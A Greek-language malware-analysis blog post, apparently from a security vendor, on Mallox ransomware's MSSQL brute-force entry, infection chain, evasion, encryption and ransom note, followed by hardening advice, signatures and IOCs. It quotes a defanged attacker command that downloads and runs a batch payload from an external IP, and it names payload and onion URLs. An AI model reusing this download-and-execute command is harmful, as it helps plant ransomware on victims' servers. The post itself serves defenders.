
Εισαγωγή:
Το Mallox Ransomware, που παρατηρήθηκε για πρώτη φορά στα μέσα του 2021, έχει αναδειχθεί ως μια τρομερή απειλή στο τοπίο του κυβερνοεγκλήματος. Με την ικανότητά του να κρυπτογραφεί όλους τους τόμους, συμπεριλαμβανομένων των τοπικών και των κοινόχρηστων δικτυακών μονάδων δίσκου, σταδιακά εξαπλώνει τον έλεγχο του συστήματος, αφήνοντας τα θύματα σε ψηφιακή απόγνωση.
Το Mallox Ransomware χρησιμοποιεί την επέκταση ".mallox" στα κρυπτογραφημένα αρχεία καθώς εμφανίζει το "σημείωμα λύτρων" με το όνομα "File Recovery.txt", το οποίο περιέχει τον μοναδικό σύνδεσμο "tor" για περαιτέρω επικοινωνία μεταξύ του εισβολέα και των ανυποψίαστων χρηστών.
Σε αυτό το ιστολόγιο, θα σας εμβαθύνουμε στην έρευνά μας για το Mallox Ransomware, για να σας βοηθήσουμε να κατανοήσετε πόσο ύπουλα λειτουργεί, καθώς και να σας ενημερώσουμε για το πώς να παραμείνετε προστατευμένοι.
Διάνυσμα επίθεσης:
Η έρευνά μας δείχνει ότι το Mallox (γνωστό και ως TargetCompany) Ransomware στοχεύει αυτήν τη στιγμή μη ασφαλείς διακομιστές Microsoft SQL ως φορέα επίθεσης για να διεισδύσει στα συστήματα των θυμάτων και να διανείμει το ransomware.
Επιπλέον, έχουμε παρατηρήσει πολλαπλές αποτυχημένες και λανθασμένες προσπάθειες σε δημόσια εκτεθειμένους διακομιστές MSSQL για την απόκτηση αρχικής πρόσβασης στο δίκτυο των θυμάτων. Αυτό το μοτίβο υποδηλώνει επιθέσεις ωμής βίας MSSQL και υπογραμμίζει τον κεντρικό ρόλο αυτών των διακομιστών ως το κύριο σημείο εισόδου στο σύστημα του θύματος.
Παρατηρείται ότι, καθώς αποκτά αρχική πρόσβαση στην μη ασφαλή παρουσία MSSQL μέσω επιθέσεων brute force, χρησιμοποιεί τη γραμμή εντολών 'sqlservr.exe' της υπηρεσίας MSSQL για να διεισδύσει στα κακόβουλα αρχεία και να τα φορτώσει στον υπολογιστή του θύματος.
“C:\WINDOWS\\System32\\cmd.exe” /C echo $cl = New-Object System.Net.WebClient >%TEMP%\updt.ps1 & echo $cl.DownloadFile(“http[:]//43[.]138[.]76[.]102/Mfhigwwvsie[.]bat”, “%TEMP%\tzt.bat”) >> %TEMP%\updt.ps1 & powershell -ExecutionPolicy Παράκαμψη %TEMP%\updt.ps1 & κλήση διεργασίας WMIC δημιουργία “%TEMP%\tzt.bat”
Αλυσίδα μόλυνσης:
Κατά την εκτέλεση του tzt.bat, εισάγει τον κώδικα λύτρων στο Aspnet_Complier.exe και, στη συνέχεια, αποβάλλει και εκτελεί το αρχείο killer.bat, το οποίο διαγράφει όλες τις ανεπιθύμητες υπηρεσίες και τερματίζει όλες τις εργασίες, ώστε η διαδικασία κρυπτογράφησης να είναι επιτυχής.

Σχήμα: Αλυσίδα μόλυνσης
Τεχνική Ανάλυση Ωφέλιμου Φορτίου:
Το αρχείο Bat εκτελεί το .NET payload "Mfhigwwvise.exe", το οποίο είναι υπεύθυνο για την εισαγωγή κώδικα ransomware.
Κατά την ανάλυση του .NET payload, ανακαλύφθηκε ότι κατεβάζει ένα άλλο κρυπτογραφημένο VDF payload από το "hxxps://files.catbox.moe/r6piiq.vdf", το οποίο είναι κρυπτογραφημένο με AES Cipher – Όπως φαίνεται στο παρακάτω σχήμα.
Αυτό αποκρυπτογραφεί περαιτέρω απευθείας στη μνήμη.

Εικ.: Λήψη VDF από C2

Εικ.: Αποκρυπτογραφημένο ωφέλιμο φορτίο VDF
Το αποκρυπτογραφημένο αρχείο DLL αποκρύπτεται περαιτέρω με ένα εργαλείο αποκρυπτογράφησης IntelliLock. Το πρόγραμμα φόρτωσης φορτώνει τώρα το αποκρυπτογραφημένο DLL ransomware σε μια άλλη διεργασία χρησιμοποιώντας την τεχνική hollowing της διεργασίας.
Μετά τη δημιουργία της ομάδας νημάτων, ο φορτωτής χρησιμοποιεί τη συνάρτηση InvokeMember() για να εισάγει και να εκτελέσει τον κώδικα ransomware στο Aspnet_Compler.exe.

Εικ.: Κλήση της συνάρτησης DLL
Τεχνική Ανάλυση Κώδικα Εγχυμένων Λύτρων:
Το εγχυμένο ωφέλιμο φορτίο του Mallox Ransomware είναι η κύρια ενότητα που περιέχει τον έλεγχο χώρας, τη διαγραφή του σκιώδους αντιγράφου, τον τερματισμό των εκτελούμενων διεργασιών και την κρυπτογράφηση.
Πρώτον, ελέγχει το προεπιλεγμένο αναγνωριστικό γλώσσας για τον τρέχοντα χρήστη για να εξαιρέσει ορισμένες χώρες από τη στοχευμένη επίθεση.

Εικ.: Έλεγχοι για το αναγνωριστικό γλώσσας
Στη συνέχεια, δημιουργεί τα νήματα. Το πρώτο νήμα θα διαγράψει τα κλειδιά μητρώου και στη συνέχεια το σκιώδες αντίγραφο, όπως φαίνεται παρακάτω.

Εικ.: Διαγραφή κλειδιών μητρώου

Εικ.: Διαγραφή σκιώδους αντιγράφου
Το δεύτερο νήμα θα τροποποιήσει τη ρύθμιση παραμέτρων εκκίνησης και θα τερματίσει ορισμένες κωδικοποιημένες διεργασίες.

Εικ.: Χρήση του BCD cmd για τη διαμόρφωση εκκίνησης

Εικ.: Τερματισμός της διαδικασίας
Μετά από αυτό, το τρίτο νήμα θα καταργήσει τη χρησιμοποιούμενη γραμμή εντολών των SQL-Related Services. Όπως φαίνεται στο παρακάτω σχήμα:

Εικ.: Κατάργηση υπηρεσιών που σχετίζονται με SQL
Κατά την προσπάθεια τερματισμού ή επανεκκίνησης του υπολογιστή, εμφανίζεται ένα προειδοποιητικό μήνυμα στον χρήστη που αναφέρει: « ΜΗΝ τερματίσετε ή επανεκκινήσετε τον υπολογιστή σας: αυτό μπορεί να προκαλέσει μόνιμη ζημιά στα αρχεία σας!»
Τροποποιεί το μητρώο των Windows για να αποτρέψει τους χρήστες από το να τερματίσουν ή να επανεκκινήσουν το σύστημα. Η ρύθμιση παραμέτρων συγκεκριμένων τιμών μητρώου απενεργοποιεί τις επιλογές Τερματισμός λειτουργίας, Επανεκκίνηση και Αποσύνδεση, εμποδίζοντας ουσιαστικά τους χρήστες να εκτελέσουν αυτές τις ενέργειες.

Εικ.: Απενεργοποιεί τις επιλογές συστήματος
Πληροφορίες συστήματος απαγωγής
Το Mallox Ransomware μπορεί να αποσπάσει δεδομένα από ένα στοχευμένο σύστημα πριν από την κρυπτογράφησή του. Όπως και η επικρατούσα προσέγγιση πολλών άλλων σύγχρονων ομάδων ransomware, λειτουργεί έναν ιστότοπο για να εκθέσει δεδομένα που ανήκουν σε θύματα που αρνούνται να ικανοποιήσουν τα αιτήματα λύτρων. Συλλέγει πληροφορίες συστήματος και τις μεταφέρει στο C2C.

Σχήμα: Διήθηση δεδομένων σε στοχευμένο σύστημα

Εικ.: Σύνδεση με διακομιστή C2
Κρυπτογράφηση:
Τα νήματα κρυπτογράφησης δημιουργούνται με βάση τον αριθμό των υπαρχόντων επεξεργαστών, με μέγιστο όριο τα 64 νήματα.

Εικ.: Νήματα κρυπτογράφησης σε σχέση με τον αριθμό επεξεργαστή
Εξαίρεση φακέλων και αρχείων:
Διασχίζει όλους τους καταλόγους χρησιμοποιώντας το API FindFirstFileExW. Εξαιρεί αρχεία, φακέλους και επεκτάσεις.
Επίσης, εξαιρεί τη σημείωση λύτρων "File Recovery.txt" από τη διαδικασία κρυπτογράφησης.

Εικ.: Σύγκριση με φακέλους που έχουν καταχωρηθεί σε ασφαλή λίστα

Εικ.: Σύγκριση με το safelisted ext.

Εικ.: Σύγκριση με αρχεία που έχουν καταχωρηθεί σε ασφαλή λίστα

Εικ.: Σύγκριση με αρχεία που έχουν καταχωρηθεί σε ασφαλή λίστα
Η σημείωση Ransomware, με την ετικέτα " File Recovery.txt ", δημιουργείται σε όλους τους φακέλους. Αυτή η σημείωση παρέχει έναν σύνδεσμο Onion για επικοινωνία με τους εισβολείς για αποκρυπτογράφηση, όπως φαίνεται παρακάτω:
Εκτελέστε το πρόγραμμα περιήγησης TOR και ανοίξτε τον ιστότοπο:
Wtyafjyhwqrgo4a45wdvvwhen3cx4euie73qvlhkhvlrexljoyuklaad[.]onion[/]mallox[/]privateSignin

Εικ.: Δημιουργία σημειώσεων λύτρων για λύτρα. Εικ.: Δημιουργία σημειώσεων λύτρων.
Χρησιμοποιεί τον αλγόριθμο κρυπτογράφησης sala20 για την κρυπτογράφηση των δειγμάτων.


Μετά την κρυπτογράφηση, προσθέτει το ".Mallox" ως επέκταση αρχείου.
Συμβουλές για την πρόληψη τέτοιων επιθέσεων:
Η ασφάλεια των στιγμιότυπων του Microsoft SQL Server είναι ζωτικής σημασίας για την αποτροπή επιθέσεων Mallox Ransomware. Ακολουθήστε αυτά τα προτεινόμενα βήματα για να βελτιώσετε την ασφάλεια του περιβάλλοντος SQL Server σας:
- Προστασία τείχους προστασίας/Περιορισμός πρόσβασης: Χρησιμοποιήστε ένα τείχος προστασίας για να περιορίσετε την πρόσβαση σε διακομιστές SQL. Επιτρέψτε την εισερχόμενη κίνηση μόνο από αξιόπιστα δίκτυα και IP. Συγκεκριμένα, αποκλείστε την εισερχόμενη κίνηση στη θύρα 1433, εκτός από τους εξουσιοδοτημένους χρήστες.
- Αλλαγή προεπιλεγμένης θύρας: Αποφύγετε την έκθεση των SQL Servers στην προεπιλεγμένη θύρα (1433) μέσω του Διαδικτύου, καθώς αποτελεί κοινό στόχο για τους χάκερ. Εξετάστε το ενδεχόμενο να χρησιμοποιήσετε μια ασφαλή σύνδεση όπως ένα VPN για την απομακρυσμένη πρόσβαση σε SQL servers.
- Ασφαλής διαχείριση λογαριασμού: Απενεργοποιήστε τον λογαριασμό 'sa' (διαχειριστής συστήματος) ή ορίστε έναν ισχυρό, μοναδικό κωδικό πρόσβασης για να ελαχιστοποιήσετε τους κινδύνους μη εξουσιοδοτημένης πρόσβασης. Ο λογαριασμός sa διαθέτει υψηλά προνόμια.
- Ισχυροί κωδικοί πρόσβασης: Επιβάλετε ισχυρούς, μοναδικούς κωδικούς πρόσβασης για όλες τις συνδέσεις SQL. Χρησιμοποιήστε έναν συνδυασμό κεφαλαίων και πεζών γραμμάτων, αριθμών και ειδικών χαρακτήρων για να βελτιώσετε την ασφάλεια των κωδικών πρόσβασης.
- Πολιτικές κλειδώματος λογαριασμού: Εφαρμόστε πολιτικές κλειδώματος λογαριασμού που κλειδώνουν προσωρινά τις συνδέσεις στον SQL Server μετά από πολλαπλές αποτυχημένες προσπάθειες. Αυτό αποτρέπει τις επιθέσεις βίας.
- Συγκροτήματα ελέγχου SQL CLR: Ελέγξτε και απενεργοποιήστε τις συγκροτήσεις SQL CLR που δεν είναι απαραίτητες. Αξιολογήστε και καταργήστε τακτικά τυχόν περιττές συγκροτήσεις για να μετριάσετε πιθανές ευπάθειες.
- Κρυπτογράφηση δεδομένων κατά τη μεταφορά: Χρησιμοποιήστε πρωτόκολλα SSL/TLS για την κρυπτογράφηση δεδομένων κατά τη μετάδοση μεταξύ υπολογιστών-πελατών και διακομιστών SQL. Αυτό προστατεύει από πιθανή υποκλοπή και υποκλοπή δεδομένων.
- Παρακολουθήστε τη δραστηριότητα του SQL Server: Χρησιμοποιήστε τον έλεγχο SQL Server για να παρακολουθείτε και να καταγράφετε σχολαστικά κάθε λειτουργία εντός της παρουσίας του SQL Server. Παρακολουθώντας ενεργά αυτές τις δραστηριότητες, μπορείτε να εντοπίσετε και να αντιμετωπίσετε γρήγορα τυχόν πιθανούς κινδύνους ασφαλείας.
- Μείνετε ενημερωμένοι: Εφαρμόζετε τακτικά τις πιο πρόσφατες ενημερώσεις και ενημερώσεις κώδικα στην παρουσία του SQL Server, στο λειτουργικό σύστημα και σε άλλες εγκατεστημένες εφαρμογές. Αυτό βοηθά στον μετριασμό γνωστών ευπαθειών και διασφαλίζει τη συνεχή ασφάλεια.
Προληπτικά μέτρα για την ελαχιστοποίηση της ζημιάς από τα κοινόχρηστα δεδομένα εντός του δικτύου:
- Περιορισμός πρόσβασης σε κοινόχρηστους φακέλους: Χρησιμοποιήστε τον διαχωρισμό δικτύου για να περιορίσετε την πρόσβαση σε κοινόχρηστους φακέλους μόνο σε όσους τον χρειάζονται. Εφαρμόστε ισχυρούς ελέγχους πρόσβασης για να διασφαλίσετε ότι μόνο εξουσιοδοτημένα άτομα μπορούν να αλλάξουν τα κοινόχρηστα δεδομένα στο δίκτυο.
- Τακτικά αντίγραφα ασφαλείας δεδομένων: Να αποθηκεύετε τακτικά αντίγραφα ασφαλείας των κοινόχρηστων δεδομένων σε μια ασφαλή και απομονωμένη τοποθεσία. Να ελέγχετε περιοδικά τα αντίγραφα ασφαλείας για να επαληθεύετε την ακεραιότητα των δεδομένων και να διασφαλίζετε μια γρήγορη διαδικασία αποκατάστασης δεδομένων σε περίπτωση επίθεσης.
- Προγραμματισμένα αντίγραφα ασφαλείας εκτός σύνδεσης: Διατηρήστε αντίγραφα ασφαλείας κρίσιμων κοινόχρηστων δεδομένων εκτός σύνδεσης για προστασία από επιθέσεις ransomware που ενδέχεται να επιχειρήσουν να κρυπτογραφήσουν ζωντανά/ηλεκτρονικά αντίγραφα ασφαλείας.
Τηρώντας αυτές τις προφυλάξεις, μπορούμε να μειώσουμε σημαντικά τον κίνδυνο επιθέσεων Mallox Ransomware που στοχεύουν παρουσίες του Microsoft SQL Server και να ενισχύσουμε τη συνολική κατάσταση ασφαλείας του περιβάλλοντός μας.
Πώς κάνει SEQRITE Προστατεύει τους πελάτες της από το Mallox Ransomware;
SEQRITEΤο AntiVirus του έχει υπογραφές για διάφορα αρχεία script που χρησιμοποιούνται στην επίθεση, καθώς και για το ωφέλιμο φορτίο Ransom. Οι υπογραφές κατά αυτού του Ransomware αναφέρονται παρακάτω:
- Λύτρα.Mallox.S28994722
- PS.Downloader.Boxter.47436
- BAT.Agent.CQ
- Script.Trojan-Downloader.A8341828
- Script.Trojan.A8269601
Για να μάθετε περισσότερα σχετικά με SEQRITEΗ γκάμα της ψηφιακής προστασίας, επισκεφθείτε την ιστοσελίδα μας –
Συμπέρασμα:
Καθώς οι κυβερνοαπειλές γίνονται όλο και πιο εξελιγμένες, το Mallox Ransomware αναδεικνύεται ως ένας ύπουλος και συνεχώς εξελισσόμενος αντίπαλος.
Η στρατηγική του είναι σαφής, να στοχεύσει ως σημείο εκκίνησης τους μη προστατευμένους διακομιστές MSSQL. Μόλις εισέλθει σε αυτό, εξαπολύει μια σύνθετη αλυσίδα μόλυνσης χρησιμοποιώντας τον συνδυασμό κακόβουλων αρχείων για να προκαλέσει χάος στις διαδικασίες του συστήματος κάτω από το πέπλο της κρυπτογράφησης.
Το Mallox Ransomware, με τα περίπλοκα νήματα κακόβουλης λειτουργίας του, εκμεταλλεύεται την ευπάθεια, μετατρέποντας τον ψηφιακό σας κόσμο σε ένα πεδίο μάχης υψηλών διακυβευμάτων. Μια τυπική κατάσταση ψηφιακής ομηρίας, όπου η ζήτηση είναι σαφής - τα πολύτιμα δεδομένα σας ή η πληρωμή για την ελευθερία σας!
SEQRITEΗ προστασία που βασίζεται στην υπογραφή του προσφέρει άμυνα ενάντια σε αυτήν την παραλλαγή ransomware.
MITRE ATT&CK TTPs:
| Διερμηνέας εντολών και σεναρίων | T1059 |
| Αναστολή αποκατάστασης συστήματος | T1490 |
| Ανακάλυψη αρχείων και καταλόγου | T1083 |
| Ανακάλυψη πληροφοριών συστήματος | T1082 |
| Κρυπτογραφημένα δεδομένα για αντίκτυπο | T1486 |
| Στάση σέρβις | T1489 |
ΔΟΕ:
Φορτωτής νυχτερίδων:
77BFCEE98F086C8E25A69D252A6609E1
08D4D184E6E3484E8B676FA0E0A24AFA
Ωφέλιμο φορτίο:
